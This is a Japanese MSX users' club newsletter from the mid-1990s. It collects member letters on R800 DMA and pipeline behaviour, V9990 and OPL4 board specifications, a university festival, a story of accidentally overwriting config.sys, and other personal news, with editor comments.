あと、通常サイズより小さいわら人形もあって、「首から下げるミニタイプもあります。アクセサリーとしても御満足いただけます」だそうですが、それで御満足してる子がいたら、悪いけどあまり近寄りたくありません。

というわけで、皆さんも一度この広告を見てはいかがかな。表紙の裏にあるから、すぐわかるぞ。

さてもう大分古い話題を一つ。

先号書き忘れましたが、アスキー三井セミから、ようやくＲ８００ユーザーズマニュアル暫定版を貰いました。#8 の奥村さんの記事のおかげです。

見たところ、やはり"データシート"とは違います。"データシート"がユーザーズマニュアルの簡易版といった感じでした。でも、"データシート"に載っててユーザーズマニュアルに載っていない記述もありました。

ともかく、やっと内部Ｉ／Ｏ、ひいてはDMAの使い方がわかりました。しかし、使いもしないうちから不満が出てきました。

まず、転送モードにおいて、Ｚ８０DMAでいうバースト·モードしか無いという点が一つ。これではＲＡＭ－ＲＡＭ間転送のとき、割り込みがかからなくなってしまいます(別にいいような感じもする。ページ3以外は、割り込み中スロットが切り替わるからＤＭＡ中に割り込みかけられないだろうし)。

さらに、遅い、ということがもう一点。DMAでの転送には1バイトあたり［読み］３＋［書き］３＝６クロックかかりますけど、Ｒ８００の通常のメモリアクセスは読み書きともに1クロックなので、DMAはこの3倍の時間がかかっていることになります。ＣＰ

Uに内蔵されてるくせにCPUより遅いなど納得できません。

でもいいとこもあります。

転送アドレスを２４ビットで指定するので、内蔵メモリマッパに載っているメモリ間での転送が極めてやりやすく、また高速にできます（これもあまり意味が無いような気がする…）。

ここまでわかってしまったら、内部Ｉ／Ｏが使えるようにＳＴを改造**しなければなりません**。そのうちやろうと思うので、できたら報告します。

あと、「Ｒ８００は「命令フェッチ」と「命令実行」との２段階のパイプラインを持つ」というようなことが書いてありました。例えば、現在のプログラムカウンタをＰＣとすると、ＰＣ番地の命令を実行しているときには、既にＰＣ＋１番地に格納されている命令のとりこみをしているわけです。

```
        +----+----+----+----+-
とりこみ| PC |PC+1|PC+2|PC+3|
        +----+----+----+----+-
実行         | PC |PC+1|PC+2|
             +----+----+----+-
```

ということは、ＰＣ番地の命令がメモリアクセス関係のものだった場合、その命令の実行中はバスが占有されているため、当然ＰＣ＋１番地の命令はとりこめないので、パイプラインが待たされて命令の実行時間が増えてしまうはずです。そのへんのことについては特に書かれていませんでしたが、ニーモニック表の所要クロック数を見たところ、その待ち時間まで命令実行時間に含まれているようでした。

考えてみれば当たり前のことですね。

ＰＣ番地の命令が１バイトを読み書きするものである場合

例：LD A,(HL)

```
        +----+         +----+----+-
とりこみ| PC |         |PC+1|PC+2|
        +----+----+----+----+----+-
実行         |WAIT| PC |    |PC+1|
             +----+----+    +----+-
```

（注）LD A,(HL) においては、「アドレスを供給するレジスタがＰＣからＨＬへ変わるため、１ウェイトかかる」そうだ。よくわからん

ＭＳＸＣＬＵＢ　ＧＨＱから、Ｖ９９９０ボード（ＧＲＡＦＩＣＳ９０００）とＯＰＬ４ボード（ＭＯＯＮＳＯＵＮＤ）とのパンフを送ってもらいました。なかなか凄そうです。Ｖ９９９０にはＶ９９５８と互換性が無いんですが、Ｖ９９９０ＢＡＳＩＣというのが載っていて、Ｖ９９９０の機能を普通のＭＳＸＢＡＳＩＣ感覚で使えるらしいです。

で、Ｖ９９９０の性能ですけど、このパンフと月刊アスキー９１年３月号とから、

・最大３２７６８色表示、パレット有り
・全方向スクロール
・１６＊１６，最大１２５枚，横１６枚のスプライト
・ＶＲＡＭ領域５１２ＫＢ
・専用漢字ＲＯＭによる高速日本語表示
・オーバースキャン機能
・グラフィック（最大２枚）とスプライトの優先順位変更機能
・ＶＤＰコマンド終了や走査線表示開始などで割り込みがかけられる
・ＮＴＳＣ／ＰＡＬ完全準拠

さらに、

解像度	表示
256*212	６４色パターン（２画面独立同時表示）
512*212	６４色パターン
256*212(424)	ビットマップ（＊）
512*212(424)	ビットマップ（＊）
384*240(480)	ビットマップ（＊）
768*240(480)	１６色ビットマップ
640*400	１６色ビットマップ（＊＊）
640*480	１６色ビットマップ（＊＊＊）

括弧内の数字はインターレース時。

（＊）１ピクセルのビット数を２，４，８，１６のいずれかより選択出来るらしい

（＊＊）水平同期周波数２４ｋＨｚ、ＬＣＤモード有り

（＊＊＊）水平同期周波数３１ｋＨｚ、ＬＣＤモード有り

というところです。

また、ＯＰＬ４については、

・ＯＰＬ（Ｙ８９５０）《ＭＳＸ－ＡＵＤＩＯ》に上位互換
・ステレオＦＭ音源とステレオＰＣＭ音源を搭載
・ＦＭ音源は、１８ＣＨ（２ＯＰ）、１５ＣＨ（２ＯＰ）＋５種類パーカッション、６ＣＨ（４ＯＰ）＋６ＣＨ（２ＯＰ）の３モード有り
・ＰＣＭ２４ＣＨ、最大再生周波数４４．１ｋＨｚ、ビット長は８，１２，１６の３モード
・ＰＣＭは各ＣＨ毎に位相を１６段階設定出来る
・ＰＣＭデータ用ローカルＲＡＭが最大５１２ＫＢ接

続可能
とありました。
ＯＰＬにはＡＤＰＣＭが載っていたので、ＯＰＬ４にもＡＤＰＣＭがあるはずですが、そこいらへんはパンフからはわかりませんでした。

ＭＳＸＦＡＮの休刊が刻々と近づいてきます。寂しいなぁ。
では。

－－－－－－－－－－－－－－－－－－－－－－－－

ちょっと追加。
八王子、町田、日野近辺の方、放置してあるセピアＺＺ（スクーター。テールウイングは紫）を見かけたら教えて下さい。ナンバーは「富士市せ１３９９」。たぶん取られてると思うけど。
バイクや自転車や車を盗む奴らを全員死刑にする法律の制定を渇望する!!

＝＝＝＝＝＝＝＝＝＝＝＝＝＝＝＝＝＝

<<Aleph コメント>>

バーチャファイター２はいいですねー。高いから、あまりやる気はしませんが、気持ち悪いくらいいいです。おそるべし、テクスチャマッピング。
レイアースは期待を見事に裏切ってくれました。でも、見ています。ブルーシードはちょっとよいです。でも、みません。ジーンダイバーと時間が重なるのは痛い…。
ぼさぼさ。私も今、少しのばしています。でも、まだくくれません。ドレッドヘアにしたいな。（と、友人にもらすと、「切れ。さもなくば、友達やめる」と言われた（笑）。）
旨い焼き飯の作り方ですが、実践してみました。確かに旨かったのですが、タマネギの匂いが強烈で、なかなかぬけなくて困りました。ところで、焼き飯はタイ米で作るに限ると思いませんか？私では日本の米で作っても、べたべたになってしまいます。
スタートレックは好きですが、どうも見逃しやすくて困ります。トレッキーな方、私にビデオを見せて下さいませんか？
バイクや自転車を盗む奴、また、壊していく奴はよくいますね。私も釘を２度ほどやられました。今は自分の足を使ってやっています。健康には良いです。

最後に、LaTeX のコマンドを使う場合、その文章全体を完全に LaTeX でコンパイル出来るようにしてから送って下さい。中途半端に verbatim を後掛けするのは、かなり面倒です。

<<下村コメント>>

‥ほうれんそうのバター いため篇…
………簡単な朝食（パン食向け）
フライパンを温めて、底にバターを敷き解かします。それからよく洗い、しっかりと水を切ったほうれんそうを入れ、溶いた卵とあわせます。手早くいためます。ここでの注意点は、ほうれんそうは直ぐにしなってくるので、常に手を休めること無く、まんべんなく混ぜいためます。ほうれんそうが全体的に濃い緑色になるちょっと前に、塩コショウで、味を調えます。バターと塩コショウの量ですが、バターはベタつきすぎない程度に、コショウは自分の好みにあわせて….
実際にやってみないと、この加減は分からないとおもいます。
さて、出来たほうれんそうを焼いたトーストに挟みパクつくと、なかなかグーな味です。５分ぜんごで出来るので、興味のあるひとはいかがですか。

<<Aleph>>

あれは、オムライスにもぴったりですね。

<<石川コメント>>

バーチャファイターも内容はストリートファイターと同じような気がします。つまりストリートファイターの好きでない人は楽しめないのではないでしょうか。レイアースは少女向けなんで大人が楽しめないのは仕方ないと思います。少女の心で見ましょう。

<<Aleph>>

石川さん、私を誤解してる…。

－－－－－－－－－－－－－－－－－－

[[95/00/00 v04rosen]] by Mail
Real name : <ローゼン>

１１月３日
加ト氏に、ＳＷの挿し絵を描いてもらう約束をしていただきました（ついでに、加トさんが絵を描いてくれなかったわけもわかりました。……名付けてザラ半紙の怪……って、わかる人はＡｌｅｐｈさんだけですかね？）それに伴い哀れ私はまた続きを書くこと

に……（涙）。故に、まだこんなこと（!?）をしているわけです。今度こそぜーったいに、休みます（といって、何度も覆しましたねぇ、今まで……。ま、締め切り如何ということにしておきますよ）。

しかし、今回の話はあまりにも練る時間が少なかったから、話自体はひどいですね（←ただしこの段階での話）。徐々に構想がまとまりつつある……もとい、わき出しつつありますから、後編は（完成すれば）それなりに期待できるものになりそうですがね。

１１月７日

加卜さん宅にイラストを書いてもらうための資料（仮の原稿と、各キャラのキャラクターシート）を届けに（加卜氏が南港に住んでいるということを、先日のＡｌｅｐｈ氏来襲事件まで知らなかった）。まさかあの狭い南港内で道に迷うとは思いませんでした。次からは絶対郵便を使うことにしよう。

１１月１３日午後

ぴょげぇぇぇっ！

某ＦＥＰファイルをハードディスクにコピーしようとして、「ｃｏｎｆｉｇ．ｓｙｓ」をつぶしてしまったぁっ！

父からＦＥＰのデータをもらった私は、ハードディスクに「ｍｄ」でディレクトリを作り、フロッピーの入ったドライブにカレントドライブを切り替えて、「ｃｏｐｙ　＊．＊　Ａ：」と入力してリターンキーを押し……ここでふと思いました。「あれ、Ａドライブのディレクトリ、ちゃんと作ったやつに移動したっけ……？」もうおわかりでしょう。私は、ルートディレクトリにコピーしてしまったのです。いやあ、困ったもんです……って、ほんと笑い事じゃなかった。

コピーした内容が単なるデータだけならよかったのですが、ＤＯＳが組み込まれていたから始末が悪い。「ｃｏｍｍａｎｄ．ｃｏｍ」だけなら（バックアップがあったから）いざ知らず、「ｃｏｎｆｉｇ．ｓｙｓ」これが書き換えられたのが痛かったです。本当に痛かった……。ここにはメモリ管理の設定が入っていて、これがないとハードディスクにメインメモリを取られてしまって、ゲームはさておき一太郎が使えない……。それにも増して問題なのは、「どんな設定にしていたか忘れた……」です。一応セットアップ用のプログラムはあるのですが、いかんせんこれを使うとゲームの使用が不可能になるという欠点があります。いい機会だからこのままＰＣ－９８を封印してしまおうとも思ったのですが、ほんの数時間前までやっていたプラ２（※「プラコン兄さん２（シンタロー）」ではない）が心残りで……（受験前云々ということはこの際気にしないで下さい）。で、修復作業に入る、と。

一太郎が使用できるところまでこぎ着けたことは、この文書ができている段階でわかると思いますが（ただし一部ＯＡＳＹＳ使用）、それでも受験前の貴重な３時間が消えてしまいました（ああ、無念……）。その翌日、３０分かけてプラ２ができるようになりました。しかし、未だにＡＴＬＡＳは使用不可能です。

１１月１９日（土）

数日前に届いた、時雨竜さん提供の「ＣＬＡＳＳＩＣ」の参考資料を元に、〇〇の〇人と××候補二人のデータを、５～６時間かかって作り上げました。構想はあったけど、いざデータにするとなると……疲れます。一番怖いのは「ボツ」（笑）。実例を伺ったあとだからなおさら……（しかしあの実例よりはいくらかましだと個人的には思ふ）。

その二日後（月）

書き忘れ、設定間違い、＆「矛盾」……。封筒に入れて糊付けしたあとで出て来るんですねぇ、こういうの。まいどながら腹が立ちます（でも、原因が自分なだけに、八つ当たりができないのがちと辛い）。結局、間違いを書き直してまた印刷し直しです。ふっ、明日の物理の中テストは終わったな……（その通りっ！ｂｙ　翌日の私／涙）。

１１月２２日（火）

ソードワールドの「正式の」原稿を印刷しました。通算三回目です。一回目のは、例の「中学生に絡まれた、あの」イベント（詳細はきっと誰かが書いているからそっちを参照）の時に持っていった、テキストファイルをそのまま打ち出したもの。二回目のは、加卜さんに渡した、「一応レイアウトは決まっているけど誤字脱字その他がいっぱいあった」いわば試し刷り（赤でいっぱい修正入ってますいませんでした、加卜さん）。で、今回刷ったのが三回目。ざっと見たところ、別に問題なし。多少文章に引っかかるところがないとは言えないのですが、下手に修正を加えると、すでに決定しているレイアウトにはまらなくなってしまうという……。印刷途中でインクリボンが切れてしまい、８３５円で寒い中買いにいくはめに……。感熱紙は、加卜さんの絵と合わさるまでに劣化する可能性があるので×。インクジェットプリンタの使えるＰＣ－９８は、レイアウトの仕方を調べるのが面倒なので×。で、結局インクリボンを使うことになったと……。やれやれ。

何か面白いことが載っていないかとＶＥＲＮ．パラパラとめくっていると、ｐ．３９に「次回は２周年

特大号」なる文章を見つけました。そっか、もう２周年か……。ふふ、あの（ピー）が出てからもう……（あれの記憶を呼び覚まさんとする……我ながら悪よのぅ……）。

１１月３０日

加トさんから挿し絵＆お手紙が届きました。……はぅっ！手紙を読んで少々ショックを受けたりします。ここで一つ釈明を。リプレイだったのは最初の一回（もしかしたら二回）だけで、以降のはどっちかっつーと小説であるっ！……とはいえ、書く量を増やすためにかなりいい加減な書き方をしていたのも事実であり……（確かにリプレイと小説と、わけのわからない文章とがごちゃまぜになっていて、加トさんの言われるのがもっともだと思います。私自身が納得できるのだから間違いないですね。うん）。も一つ言わせてもらえれば、Ａｌｅｐｈ氏が何度言っても「リプレイ」と目次に書き続けたのも、取り違えの原因と言えばそうなるでしょうか。あ、それはさておきどうもありがとうございました。

なお、台詞の前の名前は、「誰の台詞かわからん」との某氏のお言葉によりつけていただけです。ゴシックにすればよいと書かれてありましたが、一つ一つ変えると手間が相当かかりますし、小説にすると変だと思いますから、今回からはカットすることにしました。

１２月１日

文章を、加トさんに渡した草案のちゃらんぽらんなものから一転して、比較的真面目なように変更（変更などというレベルではないかもしれないけど）しました。別物になってしまった気がしないでもないですが……ま、賛否云々は別にして、個人的にはこっちの方がよいかも知れないと思いますけど、いかがなもんでございましょう。少なくとも前よりは加トさんの意向にはあうはずです（「前のに戻せ」という奇特な方がいらっしゃいましたら、Ａｌｅｐｈ氏へご一報を。たぶん冬休みにも数研部室へ召喚されるでしょうから）。

それから、一般読者の方。戦闘シーンも、ここの所ほとんどありませんでしたから、今回はしっかりと入れてあります（特に最後、心して見るべしっ！挿し絵があるからとってもいいぞっ！絵だけでも一見の価値あり）。

１２月２日

見直しに協力してくれた平岡氏が「うぉーっ！ソローが出てないーっ！出せーっ！」などと言っていましたが、今更もう遅い（絵がすでに上がっているから、下手に文章の内容を変更できないのである）。却下だっ！（但し今回は……の話。今後の進展は未だに未定。従って次回に出る可能性がないわけではない。もちろんあると言っているのではないぞ／笑）。

夜、ついに「今度こそ絶対正式の」原稿・ばーぢょん４．０を印刷しました（締めてＡ４で１８枚印刷したことになってしまった。あーあ……高くつくな、こりゃ）。うーん……どうやっても、最後のページの絵は、枠に入りきらないです、加トさん（外枠には入りますが、絵用の枠に……ね）。Ａｌｅｐｈ氏の編集技術に一抹の不安を抱きながらも、封筒に原稿を入れることになりました。

というわけで、無事に修正案もできました。ようやくテストに専念できます（そう、今は前期中間テストの真っ最中！）。やれやれ……。

＝＝＝＝＝＝＝＝＝＝＝＝＝＝＝＝＝＝

<<Aleph コメント>>

絵が入っていなかったので、あとから加トさんにお願いするはめに。あああ、１２月２３日、まだ届いていません。なんてこった。

＝＝＝＝＝＝＝＝＝＝＝＝＝＝＝＝＝＝

[[94/11/08 v35taka]] by E-Mail
[[94/11/14]]
[[94/12/01]]
[[94/12/12]]
[[94/12/12]]
[[94/12/13]]
[[94/12/15]]
Real name : <ＴＡＫＡ>
Return-Path: a00255@cc.hc.keio.ac.jp

11/20〜23 日の 4 日間，うちの大学（慶應義塾大学）で学祭（三田祭）がありました．今年は，うちのサークル（テニス）も「おしるこ屋」で参加しました．

私はそんなのに参加したいとは思わなかったのですが，ある 1 人が「三田祭に出よう！」と言い出したのが始まりでした．そして，その係を決めるためにクジ引きです．私には昔からどうもクジ運がないらしく，そのババ（?）を引いてしまったのでした．（三田祭に出ようぜ，と言ったヤツは係になりませんでした．）

やりたくないが，係になった以上しようがない．ということで，仕事の始まりです．材料の仕入れ先とか，テントやコンロはどうするのだとか，とにかく数えられないほどの仕事が待っていました．それをどうにかクリアして，三田祭前日．テントを作り，コンロとプロパンを設置し，そして看板を作りました．さあ，これで準備は整いました．

三田祭当日．期待と不安で始まりましたが，人の入りも良く，結構多くの人におしるこを食べてもらうことが出来ました．4日間を通じて，約1,000食をさばきました．何とか目標達成です．

うちのように食べものを売るところは，中庭に出店するのですが，それらのサークルには，中庭味覚大賞と中庭装飾大賞に参加する権利が与えられます．味覚大賞は前もって参加申し込みをしなくてはならないので，それに先輩が申し込みをしておいてくれました．そのはずだったのですが… 当日，それに登録されていなかったことが判明したのです．うちのおしるこは，ゆであずきの缶などを使わず，小豆を水に浸して煮るところから作っているので，味には自信をもっていたのですが（食べてくれたオバチャンに「おいしいね」と言われた時はうれしかった．おせじでもね．）．おまけに，その味覚大賞は予選があって，最終選考に残るまで，全く味見をしないのです．あそこのサークルがあの味で4位か？なんてものもあって，あれには腹が立ちましたね．しかし，もう1つの装飾大賞で優秀賞をもらいました．取り立てて飾ったわけではないのですが，おそらく看板が良かったのでしょう．（看板を作っている時，そばを通る人達に，うまいねなんて言われてたし．）みんなで頑張って作った甲斐があった，というものです．

無事4日間が終わったのですが，私は料理長（？）だったので（私以外におしるこを作れる者がいない．簡単なのに．），ほとんどコンロの前に，立っていました．おかげで左足首を痛めてしまいました．それに，遊びにも行けなかったし（友人のサークルのライブを見られなかったのは残念！）．

うちの出店場所はステージに近いいい場所で，ミスコンや着物コンテストを見ることが出来ました（今年のミスコンの結果にはみんな納得がいかなかったようです．）．そうそう，着物コンテストにはあの梅宮アンナが着物を着て出てました．ほとんどしゃべらなかったけど．それに，ロッテガムのCMに出ているスーパーモンキーズやギリギリガールズも来ていました（私は片付けで遠目でしか見られませんでしたが，先輩達がステージ下まで行って見たそうです．おしりと脚がきれいだったそうな．俺も見たかった…）．

とても疲れたけど，いい経験をしたと思います．でも，来年は参加しないぞ！（まあ，参加するんだったら下の学年が中心になるからいいけど．）

忘れてました（失礼！）．相田さんが23日にわざわざ遊びに来てくれました．
私はとても忙しかったし，相田さんも急いでいたようなので，ホント2言，3言ですが，お話できました．
いずれ機会を持って，ゆっくりお話したいものです．
相田さん，ありがとう！

さて，三田祭が終わってしまったので，もう役に立たないのですが，三田祭のパンフレット（500円相当）がかなり余ってしまったので，欲しい方に差し上げようと思います．それだけでは物足りないと思いまして，私が買ってきた三田祭グッズのうち，うちの大学の校章であるペンマークの入った金太郎アメ（150円相当）をセットにして，5名の方に差し上げようと思います．
また，三田祭ペン立て（300円相当）も2つあるので，これも欲しい方がいれば，これもつけてプレゼントしようと思います．

欲しいという奇特な方は，ハガキに住所（〒も），氏名，会員番号，P.N（ある人は）を明記の上，「三田祭パンフセットが欲しい！」と書いて，VCMCまでお送り下さい（ペン立ても欲しい人は，「ペン立てもつけて」と書いて下さい）．
受け付け期間は，私が冬休み実家に帰りますので，大変勝手ながら，来年1月9日〜1月15日（必着）とさせて頂きます．（その前に届いたものも有効としますが，郵便物がほったらかしになるので，できるだけ送らないで欲しいです．）
当選者は次号の会報で発表したいと思います．と言っても，おそらく誰も申し込まないと思うので，締切を過ぎても申し込みが無かったら，私が勝手にスタッフのところへ送り付けてしまいます（返品不可）．

みなさん，よろしく！（と言うより，良かったらどうぞ）

水瀬様

私の戯言を聞いて，わざわざ資料を送って下さって

ありがとうございました．
現在ホントに欲しいのは，DOS/V サブノート（置くとこないし，持ち歩いてもみたいし）ですが，98 も欲しいので購入時の参考にさせて頂きます．

98 ならやはり NEC 製がいいと思いますが，この頃の EPSON の頑張りには目を見張るものがあります．私個人としては，PC-486MU(つい最近ではこれよりもう少し性能がいいのが出たようですが）がいいなと思います．スペックを無視して，デザインだけを見れば，PC-9821Xt のタワー型が好きですね（もっとタワー型を出して欲しい！）．最近の NEC の 98 のスペックを見ると，かなり DOS/V に近付いてきていると思います．特に Xt なんかは．ちょっと前の新聞に，NEC が国内で NEC 製の DOS/V マシンを発売する，とか出ていたようですが，このままでは 98 もアブナイかな，なんて気もあります．

これからは世界標準の DOS/V でしょうが，Windows(個人的には好きではない）やソフトウェア資産のある 98 も捨て難いんですよね．欲を言えば，どちらも欲しいです（X680x0 も欲しい←欲張り）．

今は，DOS/V サブノートで PC-UNIX をやりたい（98 にも PC-UNIX を入れてやりたいなぁ）ので，それに関する情報をあさっています．今度暇を見つけてアキバへ散策に行きたいと思います．

誌面上で大変恐縮ですが，お礼とさせて頂きます．ありがとうございました．

12/10（土），うちの大学のサークルの納会がありました．今年は，赤坂プリンスホテルでした．毎年納会はホテルでやるので，服装はセミフォーマルでないといけません．私は，着慣れないスーツを着て行きました．

赤坂プリンス（略して「赤プリ」って言うんだそうです）は初めてでした．
気持ち悪い高速エレベータで最上階 40 階へ（都庁の高速エレベータの方がスムーズだぞ）．レストランを貸切りで行われました．

食事はバイキング形式．さあ，元取るために食べるぞ！と思っても，旧幹部の話や新幹部の挨拶などで，食べられたもんじゃありません．少ししか，食べられませんでしたが，味は良かったです．何と言っても，一口サイズのケーキがおいしかったです．

2 時間しかいられないので，歓談のときは食べるのに必死でした．これで，会費は 6,500 円です．ホテルでやるのでこれくらいはかかるでしょうが，それにしても貧乏人にはこの出費は痛過ぎます．どうせ，話しかしないんだから，それは大学の教室でやって，その後飲みに行けばいいじゃないか．（これは，毎年文句が出てるんですけどね．）

納会終了後は，2 次会があるのですが，私はおいとまして，池袋で行われる高校時代のクラ友との飲み会に行きました．高校時代の私のクラスの友人は，結構関東地方の大学に進んだ者が多いのですが，この時期いろいろ用事があるらしく，集まったものは私を含めて 11 人でした．

初めは，1,500 円ですきやき食べ放題の店に行きました．時間制限があるものの，1,500 円の割にはいい牛肉でなかなかうまかったです．

その後は，ボーリングに行きました．私達が行ったとこは，土・日は時間制（学生 1 レーン 10 分 650 円だったかな？）で，ほとんど私語もなく，もくもくと 30 分以内で 1 ゲームやりました．（ピンが立てられる前から投げるヤツもいました）

そして，カラオケです．いろいろ回りましたが，この時期 1 時間待ちのところが多く，10 人も入れるところもそうありません．結局，5，6 人部屋に 10 人が入って，1 時間苦しい中カラオケをしました．

なんだかんだで 11:00p.m. みんな用事があるようで，お開きになりました．私も日曜日は 2 つあるレポートを書きたかったし，最近寝不足だったから，早く帰って寝ようと思い，帰路につきました．ところが…

11:15p.m. JR 池袋駅に着いて，渋谷までの切符を買い，山手線のホームに上がったところ，ホームが暗く，所々しか電気がついていません．ちょうどその時，放送が.「新宿変電所で煙が発生し，停電しました．現在，山手線全線不通です…」 おいおい！これじゃ帰れないではないくゎ！ いや，待てよ… 放送によれば，地下鉄や私鉄で振替輸送をしてるとのこと．地下鉄で帰れるかも．ということで，ホームを出て，地下鉄乗り場へ向かいました．

営団丸の内線ホーム．すごい人だかりです．これに乗って，大手町へ．そして，最終の営団半蔵門線に乗って，渋谷へ行きました．土曜日なので，平日よりは最終電車の時間が早いです．走って走って，12:10p.m.の東横線最終電車に乗ることが出来ました．丸の内線，半蔵門線，東横線と朝のラッシュ以上に潰されながら，そして蒸し風呂状態の中，かなり遠回りをして，12:35p.m.無事日吉に帰ってくることが出来ました．

この停電による山手線，中央線，埼京線の不通は，次の日新聞（うちは朝日）の第1面に載ってました．その日，多摩市地域でも11万世帯が停電になったそうです．（多分，相田さんの辺も停電になったんじゃないですか？）東京の交通機関は大変便利ですけど，1度このようなことが起こると，一瞬にしてマヒしてしまうんですね．ホントに脆いです．

そのおかげで（？），次の日日曜日は風邪をひいて，ひどい頭痛に悩まされました．3:00p.m.頃まで寝たので，なんとか復活しましたが，おかげでレポート作成が遅れてしまいました．Aleph氏にCG投稿頼まれてるのに，このままでは間に合うのだろうか？ ヤバイよー！

私は機械工学科に所属していますけど（のっけから変だ），Eコースと Sコースの2つがあります．EはEngineeringの略，SはScienceの略です．Eは実践中心，Sは理論中心といったところでしょうか．（しかし，ほとんど2つには差異はなく，4年時には2つのコースは統合される．でも，来年あたりから理工学部の学科改正が始まるので，コースに分かれるということはなくなるかも．）巷では，EはEnjoyの略で，SはSuper Enjoyの略だと言われています．

そのEコース3年時の単位に，「工場見学，工場実習」というのがあります．その「工場見学」が来年の2/21〜23の春休みにあるのです．（「工場実習」は来年の夏休みで，これは安い賃金で働かされるとか．）

これには，5コースあって，泊まりが1コース，日帰りが4コースあります．私は，泊まりのコースを希望して，その希望が通りました．ちなみに

・名古屋　三菱重工業（株）小牧南工場
　　名古屋航空宇宙システム製作所　（←個人的にはここを見学したい）
・豊川　ミノルタ（株）
　　豊川管理センター ，瑞穂工場
・大阪　松下電器産業（株）

の順で見学に行きます．（松下で「MSXはどうした？」とか聞いてやろうか？）

33人が見学に行くことになったのですが，先日のガイダンスで私は学生副幹事になってしまいました．（その決め方が安直で，ガイダンスの日が12/9で，名簿に私の名前が9番目にあったから，副幹事というわけです．12番目の人が幹事）

今日は，33人の名簿を作って矢上（←理工学部のある校舎ね）の教務課に提出してきました．そして，今度は見学者に配布するパンフを作らなければなりません．（まあ，期限が来年の1/18ですが．）冬休みはその作成に費やしそうです．

まだまだ先の話ですが，また何かあったらここに書かせてもらおうと思います．

11/3の文化の日．M.K Bookでも紹介されていたサークル，PCCMのイベントに
行ってきました．

もちろんホントの目的は…
<u>VERN.の入会案内をバラまくこと！</u>

前々日にM.Kさんに電話して，M.K Softにくっついていっていいかな，
とお願いして，当日9時に上中里駅で待ち合わせることにしました．

その当日．私は，朝7:30に家を出て，東横線，大井町線，京浜東北線と乗り継いで，上中里についたのが，8:40a.m.余裕を持って家を出たけど，早く着いちゃったな，と思いながら，M.Kさんを待つ．当の本人は，9:05にやってきました．そして，会場へ．

イベントは11:00開始なので，ちょこっと準備を手伝いました．イベント開始後は，PCCMが開発している(正確にはこの表現はおかしいかもしれませんが)拡張スロットや増設RAMカートリッジ(1M)，SCSIインターフェース，はたまたV9990なんてのも登場しました．私は，拡張スロットと増設RAMを作った方(社会人)と話をして，貸して頂けることが出来ました(作者の方はSTユーザーで，私が持ってるGTで正常に動くかどうか知りたいとか…)．ただ，これを書いている時点では，まだ届いていません．拡張スロットは15,000円くらい，増設RAMは10,000円を切るそうです．(ここまで書いちゃったらヤバいかな?)

開発品発表後は，ゲーム大会です．M.K さんは，ゲームに熱中してましたので，
私が代わりにデモってました（ホントですよ．M.K さん）．他にもハードだけで
なく，ソフトでもいろいろ面白いものがありました．ちなみに M.K Soft の

「探偵倶楽部」は，1 週間でかなりバージョンが上がっていました．これは早く完成させないといけませんね，M.K さん？

私は，そのときレポートを 3 つ抱えてましたので，3：00p.m. で帰ることにしました．

今回のイベントに来ていた人は，ネット関係の方が多く，ネットをやっていない私は，ちょっと浮いていたかな？という気がしないでもないですが，楽しいイベントでした．

私は，拡張スロットと増設 RAM と SCSI インターフェースが欲しいですね．そうしたら，ハードディスクをつなぐことが出来て，かなり環境が良くなるのに…(MSX 界の術師の相田さん，SCSI インターフェース頑張って作って下さいよ！）

何か書き足らないのですが，どうも言葉が浮かんできません．この辺でやめにします．(VERN. のイベントにも行きたかったな．それと，相田さん，学祭に行けなくてゴメンなさい！良かったら，うちの方に遊びに来て下さい．）

11/13（日）放送の「投稿！特ホウ王国」(日テレ系；日曜日午後 7 時放送) を見た方はいらっしゃるでしょうか?7 時 40 分頃に流れた，**「日本一あかるい村」**の特報（?）で，夜ビニールハウスに灯りがともされるが，実は電照菊の栽培をしていた！というやつですが，あれは私の実家があるところです．

ホントをいうと隣町の方なのですが，そことは 20 分も車で行ったら着いてしまうので，ほとんどうちの実家の町と言っても差し支えありません．

確かに，夜その付近を通ると明るいですよ．田舎なので，道路に街灯などあまりないのですが，それのおかげで夜も安心して出かけられます（?）電照菊なら今頃が栽培のピークかもしれません．特に，正月にかけて各地に出荷されます．どこかの花屋で「電照菊」という箱を見かけるかもしれません (?) 年末年始，もし花屋で菊を買ったら，「これどこの菊？」と聞いてみて下さい．多分，分からないでしょうから．

私の実家は農家ではなく，田舎がイヤで都会に出たんですけど，何かちょっと田舎が懐かしくなった 1 日でした．

システムが復旧したようなので，フリートークさせてもらいます．

さて，今日（12/15)10 時頃起きて，新聞（朝日）を見たところ，またインテル社の欠陥が出たようですね．i486DX4-100MHz で，OS/2 などで 10 以上ものプログラムを作動させていると，10 日に 1 回くらい全ての動作がストップしてしまうんだそうです．前にも Pentium で 90 億分の 1 の割合で計算ミスが出てしまうとか．動作がストップしてしまうのなら，まだかわいい（?）ですが，計算ミスはたまりませんね．インテル社もなかなか自社の非を認めないとこにも，腹が立ちました．

そして思いっきり話が変わって，今日，横浜市より成人式の招待状が来ました．私は港北区の住民なので横浜アリーナで行われます（他の区も同時なので，私は午前の部です．）．第 1 部はどこにでもあるような話のようですが，第 2 部は笑福亭笑瓶を司会として，金谷ヒデユキ（この人はボキャブラ天国に出てきますね．），中村あずさ，デンジャラスのトークショーがあるんだそうです．まあ，これで私も選挙権ももらえたことだし（?），良しとするか（何が？）．その分責任が伴いますがね．

ちなみに，実家の方からは招待状は来ません．実家の方は，中学校の卒業名簿，または住民表のある人だけに招待状が届くんだそうです．私は，中 3 のときに福島県に引っ越しているので，中学，高校は福島の方を出てるんです．おまけに，住民表は横浜にあるしね．

冬休みは，実家に帰ってバイトです．12/23～1/8 までこちらにいないので，そこんとこはよろしくね．

＝＝＝＝＝＝＝＝＝＝＝＝＝＝＝＝＝＝

<<Aleph コメント>>

ＳｕｐｅｒＥＤのスクロールが気持ち悪くて、吐き気がするＡｌｅｐｈです。Ｘｔはかっこいいですよね。ＮＥＣにしてはいいセンスしてる！なんて、思ってます。

ＰＣＣＭはなんかよさそうですね。パワーありそうだし。今度、会報見せて下さいね。

成人式ですか。私は大阪市民のままなので、試験中の１５日には、帰ることが出来ません。しくしく。で

も、このままでは進級も危ない（しゃれならん)。ちなみに、明後日英語のテストです。(まったく、なにやってんのやら。)

<<下村コメント>>

確かにＸｔはかっこいい！　値段もかっこいい!!(笑)
Ｘｔ，Ｘａ，Ａｎ，Ｎｐ，Ｎｓは定価も下がったので、今は買いでしょう。
